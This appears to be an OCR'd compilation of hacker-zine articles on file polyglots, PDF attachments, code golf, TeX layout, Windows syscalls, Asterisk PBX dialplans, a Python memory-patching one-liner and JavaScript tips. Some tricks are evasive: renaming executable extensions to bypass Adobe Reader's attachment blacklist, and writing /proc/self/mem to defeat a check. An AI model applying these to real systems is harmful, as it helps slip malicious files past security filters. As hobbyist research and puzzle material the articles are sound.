According to declassified documents from 2015, **Crypto AG** (Swiss manufacturer of cryptographic hardware), in cooperation with **NSA**, has introduced **compromised HW** to some of its customers. The complete list is still classified, but it is known that HW was used to spy on Iran and Libya, for example. Modifications were made in the form of hardware trojans / backdoors, which **weaken the cryptographic protection** at the request of the authority (as shown in the above figure). For many years, history was discredited as a conspiracy theory.
More : https://en.wikipedia.org/wiki/Crypto_AG

As you see it is not that difficult! Indeed, you may create some of these circuits "at home" (even using discrete elements) and later apply them to existing products - of course for fun and profit! ;)

A guide to ICO/PDF polyglot files

In this article we are going to demonstrate how to create a polyglot file that is a valid ICO image as well as a valid PDF document.

These two file formats have a couple of interesting properties that make this endeavour possible.

ICO is a container format for files that can contain one or more BMP or PNG images. An ICO file is defined by a 6 byte header that contains some magic bytes and the number of images in the file. This is followed by a 16 byte header each for every one of the images which among other data contains the offset and size of the actual image data.

While it is common practice to have the image data start immediately after the headers this is not strictly required. Any data that is not located inside one of the image data areas specified in the header is ignored.

The PDF file format is specified in ISO 32000. This specifications requires PDF files to start with the magic byte sequence **%PDF**. This requirements collides with the ICO header. Fortunately practically all PDF libraries and applications implement the *Adobe supplement to the ISO 32000* which only requires the magic bytes to be present in the first 1024 bytes of a document. This gives us enough room to fit a ICO header with up to 63 sub-images before the PDF data.

Additionally there are several ways to include non-visible binary data in a PDF file. This is where we are going to put our image data. In this particular example the data will be placed into stream objects which have the following format:

```
OBJECT_ID 0 obj
<<
/Length LENGTH_OF_DATA
>>
stream
IMG_DATA
endstream
endobj
```

Where **OBJECT_ID** is an unique numerical id, **LENGTH_OF_DATA** is the number of bytes of data in the stream and **IMG_DATA** will be our image data.

Armed with this knowledge about the file formats and an idea how to interleave them we can start to create a file that is a valid ICO as well as a valid PDF from two existing files.

First we need to determine the number of images in the ICO file from bytes 5 and 6 of its header so we can copy all the headers to our output file.

```
img_count = struct.unpack(
    '<HHH', icofile.read(6))[2]
icofile.seek(0, 0)
outfile.write(icofile.read(6))
for i in range(img_count):
    outfile.write(icofile.read(16))
```

As long as the source file contains less than 64 images we are at this point still comfortably within the first 1024 bytes of the output file and can simply append the bulk of our PDF file up to and including its last stream object.

```
outfile.write(pdf.read(OFFSETLASTSTREAM)
```

After this we extract the image data from our input ICO and append them as additional stream objects with suitable, unique object ids.

```
OBJSTREAM_HEAD = """{} 0 obj <<
/Length {}
>>
stream
"""
OBJSTREAM_TAIL = """endstream
endobj
"""
for i in ico_data:
    outfile.write(OBJSTREAM_HEAD.format(
        obj_id, i[0]).encode('utf-8'))
    icofile.seek(i[1], 0)
    ico_offsets.append(outfile.tell())
    outfile.write(icofile.read(i[0]))
    outfile.write(
        OBJSTREAM_TAIL.encode('utf-8')
    )
    obj_id += 1
```

At the end of the output file we can then simply append the rest of our source PDF.

```
pdffile.seek(OFFSETLASTSTREAM, 0)
outfile.write(pdffile.read())
```

The last thing that remains to do now is to fix the offsets of the image chunks in the ICO header. Since we saved the offsets when appending them to our output file this is easily accomplished.

```
ico_offsets.append(outfile.tell())
outfile.seek(18, 0)
for i in ico_offsets:
    outfile.write(struct.pack('<I', i))
    outfile.seek(12, 1)
```

Now we are in possession of a ICO-PDF polyglot file that we can put to good use by e.g.:

- embedding a CV/job posting into the favicon of our website to challenge recruiters/job seekers
- putting a manual for its easter eggs into the desktop icon of our application

A Python implementation of the process described above including example data and ready made polyglot files can be fount at https://github.com/tickelton/ico-pdf.

Structuring the PDF data in a way that the images are embedded not as raw streams but as attachments that are also visible in the PDF document is left as an exercise to the reader.

PNG Themed Python Code Golf

0x00 Introduction

Back in May 2019, *Gynvael Coldwind* organized a code golf competition[0x00] where you could win a ticket for *CONFidence*[0x01], an international IT security conference. Actually, there were 3 competitions for 3 technologies: C++, JavaScript and Python 3, but I'll focus on the last one. The goal was to write a program that generates a valid PNG file named `confidence.png` with pixel values exactly matching a specified model image. Entries were run on an offline, fresh install of *Ubuntu Server 19.04* using `python3 confidence.py` command. Also there was a 60 seconds execution time limit. *Darn!* No brute-forcing. The smallest `confidence.py` file wins! Accidentally, I've managed to win[0x02] with a **1133 bytes** solution but let's do better! *Shall we?*

0x01 The image

The model image[0x03] was a **11746 bytes** sized file:

The first step is to make the image as small as possible while preserving pixel values. After a quick analysis: it's completely opaque and uses only 8 unique colors. The PNG file contains some metadata we can strip. Also you might notice that the image is made of solid 20×20 pixel blocks. You can scale it up and down by factor of 20 losslessly (using no interpolation). Sadly, the default Python 3 installation doesn't include any image processing library, so let's abandon this approach. Using GIMP to remove metadata, alpha channel and to convert the image to indexed mode gets us a **4283 bytes** PNG file! Then we can use a PNG optimizer like `optipng` or `pngcrush` to get as low as **2547 bytes**, but the best results are achieved using `zopflipng`[0x04] with flags `--iterations=50 --filters=01234mepb` (a bit of overkill, I know). That gets us as low as **2428 bytes**! For some web browsers and other apps, first **2408 bytes** would be enough to display such a *damaged* PNG file. But since we need a correct PNG file, we probably can't get below **2428 bytes** while preserving pixel values. *Prove me wrong :)*

[0x00] https://gynvael.coldwind.pl/?id=710
[0x01] https://confidence-conference.org/2019/krakow.html
[0x02] https://gynvael.coldwind.pl/?id=711
[0x03] https://gynvael.coldwind.pl/img/confidence_2019_golf.png
[0x04] https://github.com/google/zopfli

0x02 The script

So far, we've optimized the PNG file as hard as we could. Now, what about squeezing it up even further by applying general purpose compression? We could use Python's methods, but `zopfli` wins again with raw deflate stream. To decompress it in Python we need to use `zlib.decompress` with `wbits=-8` as additional argument. Now, what about putting these **710 bytes** of binary data into a Python script? We would need a whole **2009 bytes** to `repr`esent it as a bytes literal. First thought – the Base64! But wait! The `base64` module also supports Base85 encoding. With larger character set it is more efficient. It is a code golf after all, every byte counts! Putting this all together gives…

Method	Bytes
`bz2.compress`	950
`lzma.compress`	768
`gzip.compress`	732
`zlib.compress`	722
`zlib.compress (level=9)`	720
`zopfli --deflate`	**710**

Method	`len()`	`len(repr())`
b64encode	948	951
a85encode	888	915
b85encode	888	**891**

```
import zlib,base64 as b;open('confidence.png','wb').
write(zlib.decompress(b.b85decode('>kRO7=jD>(Vqjq4_4
IHFVqjozU|?XeU||M|Nd3K20Hh=Wd_r7-bSx7~4>Q~U|Nj@Wupez~y4cvfuA$LVZp&W=2
2OcT7srqa#y58yCq8lzX?Pee!gk9^=LnP7F(Bd=3*#0`QWX2fGJVOexNm|C-+uQsdM-Eq
8eUw*$Uq_Z5J94bE&77_?*v#6TxaFskPt8cVTA;T10dYc;0VNwjLb}IAj|?(z;Y+Z$CXJ
Ps06MItfU!;!AhXYKxPrI2yPi+MYru0<}n~Ef+)ad5@AIU1*9q>97^OWLO2?TQM^x*qFY
@rq{6=JpT770r(3%|-B&9!xp(w##q_&@FaMTuO8odhRJa^hh`MuTqsfu8SN4is^%q`tW6
cMh%b)hHk$U`0s`hm0^Eb=yX6xGB{PR$qxZp}q3+rCn7BOr0e81CIy_Ov+S@ZAnRMoKEW
$SzSD_2#1{$EqZ#7tD`NlU8T88&avlo@@YGsLcPUEef$*|R5ee_LnGPM@;%-BwKt7NX)V
p4WJz&t9)M>7>k6{>N8&`|W*|*=iY5oO<_c`MkNr#TK*v6*FnMHMR#o6#cgSyz;@?vbYB
<Z1xMOn(*|?d2Sq(u?)`S<zu9BI)Ct&$8-6Tu!2`o?;o9=8{VVML|P^#od0qzlo_jRU2<
Ra=6l}QpQc%_exKO)e7@-4x%Fo120u7?ku`ouf*46j_Mvtj>kB+&S)|wce(NbI*RQo-?q
3!0zFwiFPO^FU!}WmSC5hyhLj9$EOYK|t-~IpdQ+ABpo?|jHN%}M{T`5mc7bewBjymWcU
fR1WeDCTTQ-x98MzOUG-`v{PeY@WkYuO03m0GDJLtgn?J4w!^+)rdG!sByt6fsZ_{M*LP
ZUka9|5^L~W2ieZdIS=8Jghz&<lY0~c)I$ztaD0e0ss'),-8))
```

…a working solution that is only **982 bytes**! *You can count them all ;)* Notice the import statement and lack of `b` before the encoded data string. Remember that many text editors add an additional new line character to saved files. Get rid of it! It's whole 8 bits, 8 bits too many for a code golf competition…

0x03 Going full binary!

What about skipping `b85encode` and embedding raw binary compressed data in script? *Wait. That's illegal!*

```
#coding=l1
import zlib;open('confidence.png','wb').write(zlib.d
ecompress(open(__file__,'rb').read()[111:],-8))#
```

Yes, after `#` goes binary `zopfli` output. Not included here due to LaTeX complaining… This makes a **821 bytes** solution. A certainly *dirty* but working solution! So, this works for *some* binary data and *some* encodings. If you do really want to use this trick, for whatever reason, you can just go brute-force and generate files with all Python encodings from the `encodings.aliases.aliases.keys()` and your binary data then try running them. Pick smallest working one. And remember… *Do try this at home!*

`λ blamedrop`

Adding any external data to any PDF

Attaching

To attach a file to a PDF, you can rely on free tools out there:

```
pdftk doc.pdf attach_files myfile.bin
    output attached.pdf
```

Note that Adobe Reader forbids to download EXE, VBS or ZIP files, so you might want to rename their extensions.
When attaching such files, the entire PDF is recreated, so you can't revert to the original doc.

Incremental updates

A more elegant way to attach a file is to do it via an incremental update, so that you make it clear that the file was attached afterwards: the content of the original file body is unmodified, only the updating elements will be appended: an XREF update, a new catalog that references the attachment, the attachment declaration and its data stream.

```
import fitz # from PyMuPDF
...
doc = fitz.open(pdf)
# create an attachment
# modify the extension to bypass blacklisting
doc.embeddedFileAdd(name,
  data, name, name + "_")
# save incrementally
doc.saveIncr()
```

This script may look really simple, but it will handle for you complex cases such as linearization, object streams or classic xrefs, will only append new or updated objects and leave the original file body intact, and will give back a perfectly valid PDF file.
That said, if you attach a ZIP to a PDF, you could think of making it a ZIP/PDF polyglot.

Incompatibilities with polyglots

But these are mutually exclusive: even if you store the incremental update with no compression via:

```
doc.save(doc.name,
  incremental=True, expand=255),
```

some incompatibilities will remain.

Absolute offsets

To be perfectly compatible (for example with 7z or Windows Explorer), a ZIP needs its offsets to be re-adjusted so that they are absolute to the file, not relative to the start of the archive. This can be fixed in place with the Info-ZIP `zip -F` command.
But then when you extract the ZIP as a PDF attachment, its offsets will be incorrect again, as only the attachment will be copied out of the file.

Embedding by hand

So you may want to drop the attachment functionality altogether, and just embed the file as a single data stream instead:

```
# create a dummy object entry
objNb = doc._getNewXref()
doc._updateObject(objNb, '<<>>')
# add contents of the archive
doc._updateStream(objNb,
   Zipdata, new=True)
```

Appended data

Some tools will still complain that there is appended data after the archive when you read it from the polyglot. A workaround is to extend the archive comment to the end of the file once it's in the polyglot:

```
# locating the comment length in the ZIP's EoCD
# 4:Sig  2:NbDisk 2: NbCD 2:TotalDisk 2:TotalCD
#     4:CDSize 4:Offset 2:ComLen
offset = filedata.rfind("PK\5\6") + 20
# new comment length
length = len(filedata) - offset - 2
with open(pdf, "wb") as f:
   f.write(filedata[:offset])
   f.write(struct.pack("<H", length))
   f.write(filedata[offset+2:])
```


To avoid archive viewers to show an archive comment that is now full of PDF keywords, a working trick is to start the comment with a null byte: just append such a byte to the ZIP when adding it to the PDF document.

Conclusion

Attaching a file via an incremental update is an elegant way to extend a document while preserving its original structure.
But a ZIP file can't be at the same time attached to a PDF doc and referenced externally as a ZIP/PDF polyglot.

Ange Albertini with the help of **Nicolas Grégoire**, **Gynvael Coldwind** and **Philippe Teuwen**.

Three years ago, I ex
ing puzzle in PoC||GTFO
and I eventually decided
cause it distracted from
of the article in which it
idea *did* eventually inspir
zle from page 21 of PoC|
implementation of the p
simpler; a straightforwar



The original puzzle, as
page, was much more T
to draw some fold lines
more difficult to typeset
cleanly spans across a f
benefit from the beautif
gorithm discovered by M
with Donald Knuth.

The naïve approach w
all of the text separately,
using an image manipula
embed it back in the pro
requires manual process
tial to break features lik
graphics.

A more seasoned TEXn
a package like `shapepar`
in the middle, into which
be inserted. However, th
space of the inner colum
TEX to either add whites
Paragraph manipulation
words to span the folds,
words like "sesquipedalia

The TEXnique at whic
combination of `\newsave`

First, we create a box containing a mini-page containing the entire content of the outer two columns:

```
\newsavebox{\foldedcontent}%
\savebox{\foldedcontent}{%
  \begin{minipage}{0.5\foldedwidth}
    This will be the content that
    is in the outer columns.
  \end{minipage}%
}
```

Next, create the two outer columns using Ti*k*Z's clipping feature, and distribute them horizontally using `\hfill`:

```
\noindent\begin{tikzpicture}[remember picture]
  \clip[use as bounding box] (0,0) rectangle
    (0.5\wd\foldedcontent,-\foldedheight);
  \node[anchor=north] at
    (0.5\wd\foldedcontent,0) (leftfold)
    {\usebox{\foldedcontent}};
\end{tikzpicture}\hfill%
\begin{tikzpicture}[remember picture]
  \clip[use as bounding box] (0,0) rectangle
    (0.5\wd\foldedcontent,-\foldedheight);
  \node[anchor=north] at (0,0) (rightfold)
    {\usebox{\foldedcontent}};
\end{tikzpicture}
```

The "`[remember picture]`" option is so that the coordinates of the named nodes (*i.e.*, "`leftfold`" and "`rightfold`") can be referenced from other pictures. We will use this next. The columns are differentiated by placing the nodes at different locations relative to the clipping rectangle.


Thus far we have two outer columns with whitespace in between. The final step is to use Ti*k*Z's "`overlay`" feature to overlay a mini-page containing the middle content inside of the whitespace:

```
\begin{tikzpicture}[remember picture,overlay]
  \node[anchor=north] at ($leftfold.north east)
    !0.5!(rightfold.north west)$) {
    \begin{minipage}[b]{0.46\wd\foldedcontent}
      This will be the content in the center.
    \end{minipage}};
\end{tikzpicture}
```

Here is a minimal example

Scan this QR code for the TEX

perimented with a fold-
) issue 0x11. The editors
l to scrap the puzzle be-
the underlying content
was to be inserted. The
e my paper airplane puz-
|GTFO 0x13:02, but the
aper airplane was much
d exercise in Ti*k*Z.



s is demonstrated on this
EXnical. It's one thing
on a page, but it's much
text that seamlessly and
old break. I wanted to
ul TEX line breaking al-
ichael Plass in his Ph.D.

uld be to simply typeset
, manually slice the PDF
ation program, and then
per layout. However, this
ing, and has the poten-
e copy/paste and vector

ician might choose to use
`sty` to create whitespace
the center column could
is will treat the negative
n as a line break, causing
pace or hyphenate words.
will not allow individual
as will happen with long
nism."
h I arrived was to use a
`ebox` and Ti*k*Z clipping.

Windows Syscall Quiz

by Mateusz Jurczyk (j00ru)

Do you consider yourself a Windows internals expert? If you do, then try to correctly answer the following questions. If not, feel free to follow along and hopefully learn some interesting facts about the kernel of the most popular desktop operating system in the world. ☺


The quiz:

1. How many syscalls do Windows NT 4.0 and Windows 10 1903 have, i.e. how much has the system call table grown in the 23 years between 1996–2019?
2. Are there differences in the syscall interfaces between various editions of the same versions of Windows?
3. Have any legitimate driver ever registered their own syscall table(s) beyond the standard `ntoskrnl.exe` and `win32k.sys`?

Ready? Let's see how you did!

Question 1: syscall table growth

The first release of Windows NT 4.0 Workstation had 210 core system calls and 496 graphical ones, adding up to a total of 706. At the time of this writing, the latest 32-bit build of Windows 10 declares 464 + 1256 = 1720 syscalls:



This is a 143% increase in the size of the interface, which is an attack surface available to locally running code. In other words, a new system call has been added on average every week for the past two decades. Of course it is not a fully precise metric as it doesn't account for code hidden behind the `win32k!NtUserCall` family, IOCTLs and many other factors, but it does illustrate the growth of the kernel complexity over time. Fortunately, starting with Windows 8 developers can restrict access to parts of the attack surface for their sandboxed processes, thanks to new features such as the system call disable policy[1].

[1] https://docs.microsoft.com/en-us/windows/win32/api/winnt/ns-winnt-process_mitigation_system_call_disable_policy

Question 2: cross-edition differences

As a general rule, various editions of the same OS (*Home*, *Pro*, *Enterprise* etc.) use the same underlying kernel and thus share the same set of system calls. However, there is one notable exception. In May 2019, I noticed that in the syscall tables served on my blog, there were a few names only present in Windows NT 4.0 SP4, but not in SP3, SP5, or any other system. One such symbol was `NtCreateWinStation`:

System Call Symbol	Windows NT (hide)			
	SP3	SP4	SP5	SP6
NtAcceptConnectPort	0x0000	0x0000	0x0000	0x0000
NtCreate.ine.2				
NtCreateToken	0x0026	0x0026	0x0026	0x0026
NtCreateWinStation		0x00d3		
NtDelayExecution	0x0027	0x0027	0x0027	0x0027

After a brief evening research with Gynvael Coldwind, we figured out that these syscalls (5 of them in total) were only found in the *Terminal Server Edition* of Windows NT, released two years after *Workstation*. Considering that the data came from the original table created by skape and hosted by Metasploit, the list for SP4 must have been extracted from a TS version of the system, unlike for other service packs, and so it has stayed this way up until recently. And so the riddle was solved.

Question 3: non-standard syscall tables

In that same evening, we decided to finally establish if there ever had been real syscalls with IDs above `0x2000`, i.e. registered in the SSDT by a non-standard driver. We had heard rumors about IIS doing it at some point in time, but we had never observed it in real life.

Very quickly, we found several online sources confirming that story for IIS4 and IIS5, on Windows NT–2000. Some of them pointed us to a driver called `SPUD.sys`, which stands for *Special Purpose Utility Driver* (if you find that name funny, check the story behind `afd.sys`). We found the driver on an extra Option Pack CD for Windows NT, and on the standard installation disk of Windows 2000. This way, we confirmed that it indeed called `KeAddSystemServiceTable` with 9 entries in IIS4 and 7 entries in IIS5. We also learned that the associated ring-3 library was `isatq.dll`, with "atq" meaning *asynchronous thread queue*. The only missing piece were the names of the syscalls.

After another while of recon, we managed to dig out the symbols for both versions, in a dedicated `.cab` archive (NT) and a complete system symbols package (2000). Our curiosity was finally satisfied, with the mysterious syscalls turning out to be `SPUD{Initialize, Terminate, TransmitFileAndRecv, SendAndRecv, Cancel, GetCounts, CreateFile}` in IIS5, with the addition of `SPUDCheckStatus` and `SPUDOplockAcknowledge` in IIS4. It was a fun archeological adventure into operating system prehistory.

Let Your Server Answer the Phone

Ft. Clvrpny, https://disconnectmy.icu

Have you ever wanted to play a game with a landline telephone? Do you need to chat with friends but Discord is down again? Did something happen to your VPS but you don't have a laptop nearby? Stop worrying and start using a PBX to solve your issues! A Private Branch Exchange, as official as it sounds, isn't just for businesses. With the proper configuration, your PBX can be used for fun as well! Here are a few ideas and example snippets to get started.

Note: The following examples are excerpts from dial plans, running on open source software Asterisk PBX (www.asterisk.org). You will also need a SIP trunking provider to forward VoIP calls to your server!

Diaplan Basics

In Asterisk, a dialplan is a file (or files) that determines how calls are answered, routed, and hung up as they pass through your PBX. Each entry in a dialplan has an extension, priority, and an application, such as:

```
exten => 300, 1, Answer(50)
```

This example simply opens a line when a call comes through on extension 300. Additional functions must have an incremental priority number. In general, be sure to always answer and hang up a call as it progresses through the dialplan. Start out with a simple dial plan that plays a greeting sound and waits 10 seconds for an extension:

```
exten=> _+<PBXnumber>,1,Answer(50)
same => n,Background(greeting)
same => n,WaitExten(10)
same => n,Hangup()
```

Conference Room

With a simple one-line addition to your dialplan, you can easily set up a conference room for you and your friends to discuss important matters:

```
exten => 123, 1, ConfBridge(123)
```

Running Commands

Your PBX can be used to run commands remotely in a pinch. Please note that there is a lot to learn in regards to securing a PBX, meaning this is probably not a good idea unless you are confident in your ability to configure one! The command will execute using the system's shell.

```
exten => 3,1,Shell(echo "Incoming!")
```

Dungeon Crawler

Stitching together extensions, redirects, and messages, it is easy to create a dungeon crawler style game playable entirely through a phone! For example, let buttons 2 and 8 be North/South and 4 and 6 be East/West.

```
[enter]
exten=>100,1,Background(greeting)
exten=>2,1,goto(locA,start,1) ;North
exten=>8,1,Playback(blocked) ;South (X)
exten=>8,2,goto(enter,100,1)

;East/West
exten=>4,1,Playback(blocked) ;East (X)
exten=>4,2,goto(enter,100,1)
exten=>6,1,goto(locD,start,1) ;West

[locA]
exten=>start,1,Playback(locA_audio)
exten=>8,1,goto(enter,100,1) ;South
exten=>_X,1,Playback(blocked)
same =>n,goto(locA)
[locD]
exten=>start,1,Playback(locD_audio)
exten=>6,1,goto(enter,100,1) ;West
exten=>_X,1,Playback(blocked)
same =>n,goto(locD)
```

This example only has three distinct areas, the entry area, location A (to the north) and location D (to the east). Attempting to move in a direction where there isn't an area will play a message claiming that the direction is invalid. This is a simple example, for something more complete consider first drawing a flowchart of areas and such.

For location audio, Asterisk expects a GSM audio file, which it can natively convert from 8kHz mono WAVs through the console command:

```
file convert audio.wav audio.gsm
```

In addition, Asterisk supports setting and controlling flow based on variables, which can be used to implement a simple inventory system! As variables and logic are rather large topics, it is recommended to review them on the official online documentation:

https://wiki.asterisk.org/wiki/display/AST/Variables

A Python Pwnliner's Tale

Introduction

A while back, the friendly warlock @domenuk posted a series of small hackmes fitting the size of a tweet. Among them, the one showed to the right.

It didn't take long for the community to realize that this challenge is trivially solvable using the `ctypes` or `inspect` module. This was challenge enough to come up with a solution which works out of the box without relying on additional modules.

Furthermore, it is an old tradition to express spells in single, unreadable lines, so the following scroll of solvableness was crafted eventually:

```
solve_me(lambda:[g.write(b'\x02') for x,y,g in [(x,y.find(globals()['solve_me'].__code__.co_code),g) for x,y,g in
[(x, g.read(y-x),g) for x,y,g in [(int(x[0],16),int(x[1],16), open('/proc/self/mem', 'r+b')) for x in
[x[0].split('-') for x in [x.split(' ') for x in open('/proc/self/maps').read().split('\n')][:-1] if 'w' in x[1]]]
if g.seek(x)]] if y!=-1 and g.seek(x+y+25)])
```

Observations

There is a lot to unpack here, but a couple of things become immediatly visible upon closer examination: Firstly, the full solution is squeezed into a single lambda function allowing for a solution within a single expression. However, those anonymous functions forbid to assign variables in a traditional way, an obstacle circumvented by the author via excessive use of list comprehension.

Secondly, two files are opened and used by the spell: `"/proc/self/mem"` and `"/proc/self/maps"`. Both are special files in the process information pseudo-filesystem in Linux; the former poses an interface to read and write a process's memory, while the latter shows its memory mapping in a textual representation, as shown for a dummy executable on the right.

```
5555d6552000-5555d6553000 r-xp 00000000 fd:04 73          /tmp/dummy_executable
5555d6752000-5555d6753000 r--p 00000000 fd:04 73          /tmp/dummy_executable
5555d6753000-5555d6754000 rw-p 00001000 fd:04 73          /tmp/dummy_executable
7f749a630000-7f749a7c5000 r-xp 00000000 fd:01 1175443     /lib/x86_64-linux-gnu/libc-2.24.so
7f749a7c5000-7f749a9c5000 ---p 00195000 fd:01 1175443     /lib/x86_64-linux-gnu/libc-2.24.so
7f749a9c5000-7f749a9c9000 r--p 00195000 fd:01 1175443     /lib/x86_64-linux-gnu/libc-2.24.so
7f749a9c9000-7f749a9cb000 rw-p 00199000 fd:01 1175443     /lib/x86_64-linux-gnu/libc-2.24.so
7f749a9cb000-7f749a9cf000 rw-p 00000000 00:00 0
7f749a9cf000-7f749a9f2000 r-xp 00000000 fd:01 1175432     /lib/x86_64-linux-gnu/ld-2.24.so
7f749abb8000-7f749abba000 rw-p 00000000 00:00 0
7f749abf2000-7f749abf3000 r--p 00023000 fd:01 1175432     /lib/x86_64-linux-gnu/ld-2.24.so
7f749abf3000-7f749abf4000 rw-p 00024000 fd:01 1175432     /lib/x86_64-linux-gnu/ld-2.24.so
7f749abf4000-7f749abf5000 rw-p 00000000 00:00 0
7ffd6e100000-7ffd6e121000 rw-p 00000000 00:00 0           [stack]
7ffd6e17e000-7ffd6e180000 r--p 00000000 00:00 0           [vvar]
7ffd6e180000-7ffd6e182000 r-xp 00000000 00:00 0           [vdso]
ffffffffff600000-ffffffffff601000 r-xp 00000000 00:00 0   [vsyscall]
```

Thirdly, the spell seems to look for `globals()['solve_me'].__code__.co_code` within the process's memory. This is an easy way to retrieve the python bytecode of the `solve_me` function, and its disassembly is shown on the left. Note the `LOAD_FAST` instruction at offset `24`: this pushes the reference to the variable `res` for evaluation onto the stack. It is afterwards evaluated at offset `27` with the `POP_JUMP_IF_FALSE` instruction.

These two instructions are the bytecode equivalent of the line containing "`if res:`" in the original challenge.

```
In [1]: import dis
In [2]: dis.dis(solve_me)
  2           0 LOAD_FAST                0 (solution)
              3 CALL_FUNCTION            0 (0 positional, 0 keyword pair)
              6 STORE_FAST               1 (res)

  3           9 DELETE_FAST              1 (res)

  4          12 LOAD_CONST               1 (0)
             15 LOAD_CONST               0 (None)
             18 IMPORT_NAME              0 (antigravity)
             21 STORE_FAST               2 (antigravity)

  5          24 LOAD_FAST                1 (res)
             27 POP_JUMP_IF_FALSE       40

  6          30 LOAD_GLOBAL              1 (print)
             33 LOAD_CONST               2 ('solved')
             36 CALL_FUNCTION            1 (1 positional, 0 keyword pair)
             39 POP_TOP
        >>   40 LOAD_CONST               0 (None)
             43 RETURN_VALUE
```

Putting it all together

So, what is going on in the spell? At the end of the day, its conceivably simple: The anonymous function parses the content of `"/proc/self/maps"` to find writeable memory segments in the process's memory space to prevent `SEGFAULTS` later on.

It then searches for occurences of the `solve_me` bytecode within those writeable segments and writes the byte `\x02` at offset `25` from the found location.

As a result, instead of the reference to local variable `1(res)`, the reference to local variable `2(antigravity)` is pushed onto the stack for evaluation.

As this variable is declared, the script will happily print "solved" when executing the bytecode of `solve_me`. Clever, huh?

P.S.: Below is the example solution by @domenuk, based on `inspect` - but this is a story to be told another time.

```
def solution():
    import inspect as i,webbrowser as w,ctypes as c
    def o(x):
        for f in i.stack()
            f.f_locals["res"]=1
            c.pythonapi.PyFrame_LocalsToFast(
                c.py_object(f), c.c_int(0))
    w.open=o
```

JAVASCRIPT TIPS AND TRICKS

- Global variables

Declaring variables is not always easy. In current browsers, the global variables are stored in the **window** object and sometimes, you may declare them even if you don't want to.
Also there are 3 ways of defining variables:

```
const variable = 0;  //block scoped, won't be reassigned.
let variable = 0;  //block scoped, may be reassigned (like counter in a loop)
var variable = 0;  //and
variable = 0; //function scoped, may be reassigned
```

'function scope' means that a given variable is available inside the function it was created in; if not created inside a function, it's global.
'block scope' means that a variable is available inside a block, i.e. anything surrounded by currly braces.

There is also strict mode in JavaScript. That mode is declared by adding **"use strict";** at the beginning of a script or a function.
Declared at the beginning of a script, it has **global scope**, but declared inside a function, it has **local scope.**
With strict mode, you cannot, for example, use undeclared variables.

```
"use strict";
variable = 3.14; // error; variable is not declared
var variable = 3.4; // this will not cause an error
```

Now,let's assume you have the following code:

```
var mysteryVariable = 11;
console.log(mysteryVariable);
```

This will obviously output **11** in the console. Because the code is not executed in a function, the context will be global. This means that **window.mysteryVariable** contains **11** as well.
Sometimes JavaScript could be tricky since you can override existing global variables or functions:

```
function alert () {
   console.log("Overriden alert");
}
alert("Hello world");
```

When executing **window.alert** (or just **alert**), it won't show the alert popup since we have overriden the native alert function.

If we want to keep the variable's name, then we need a wrapping function (to prevent overriding existing global variables or functions) that is immediately called, like below:

```
var alert = "overwrites window.alert";
(function () {
  let alert = "scoped to function";
  console.log(alert);
})();
```

Also, you can send the window and other globals as arguments to that function. This is often used, for example, in jQuery plugins (jQuery allows you to disable the $ reference to the jQuery namespace).

```
(function($) {
 /* jQuery plugin code referencing $ */
})(jQuery);
```


bomb out!

Dyna Blaster was always my favorite party game, but it wouldn't fit on a single page. But hey, **Bomb Out!** does!
Controls: Player 1: WSAD+1, Player 2: ↑ ↓ ←→+⏎

Gynvael Coldwind

P.S. Make sure *red-italics* are unbroken strings - copy/paste will break it!

```
<html><style> /* Bomb Out! by Gynvael Coldwind */
body {margin:0; padding:0}    /* Paged Out! #1 */
div {width:30px; height:30px; position:absolute;
 font-size:30px}   /* Works on Chrome/FF/Edge! */
.bg {width:720; height:480; background:#0c1}
.wall {width:20px; height:20px; border-width:5px;
 border-style:outset; background:#ccc}
.brick {border-style:outset; border-width:3px;
 width:24px; height:24px; /* ↓ 4-bit BMP (RLE) */
background:url('
AAEIAAAAoAAAACAAAAAgAAAABAAQAAgAAADIAAAAjLgAAIy4A
AAMAAAADAAAApKSkAMPDwwDa2toAAgIGEQAAAgIGEQAAAgEGI
gAACAAAAAAIERECEQAAAAgREQIRAAAACCIiASIAAAgAAAE')}
.player {width:26px; height:26px; z-index:2;
 margin:-8px 0 0 -8px}    /* Code is pretty... */
.bomb {margin:-7px 0 0 -4px; z-index:1} /* ... */
.boom {font-size:34px; z-index:2;       /* ... */
 margin:-8px 0 0 -8px}     /* ...compressed ;) */
@keyframes bb {0% {background-color:#cef}
 100% {background-color:#9df}}
.bonus {font-size:20px; animation:bb 1s infinite;
 text-align: center} /* ...but still readable! */
.txt {width:100%; text-align:center; top:2px;
 font-family:sans-serif; font-size:22px}
</style><body><div class="bg"> <!-- ...kinda  -->
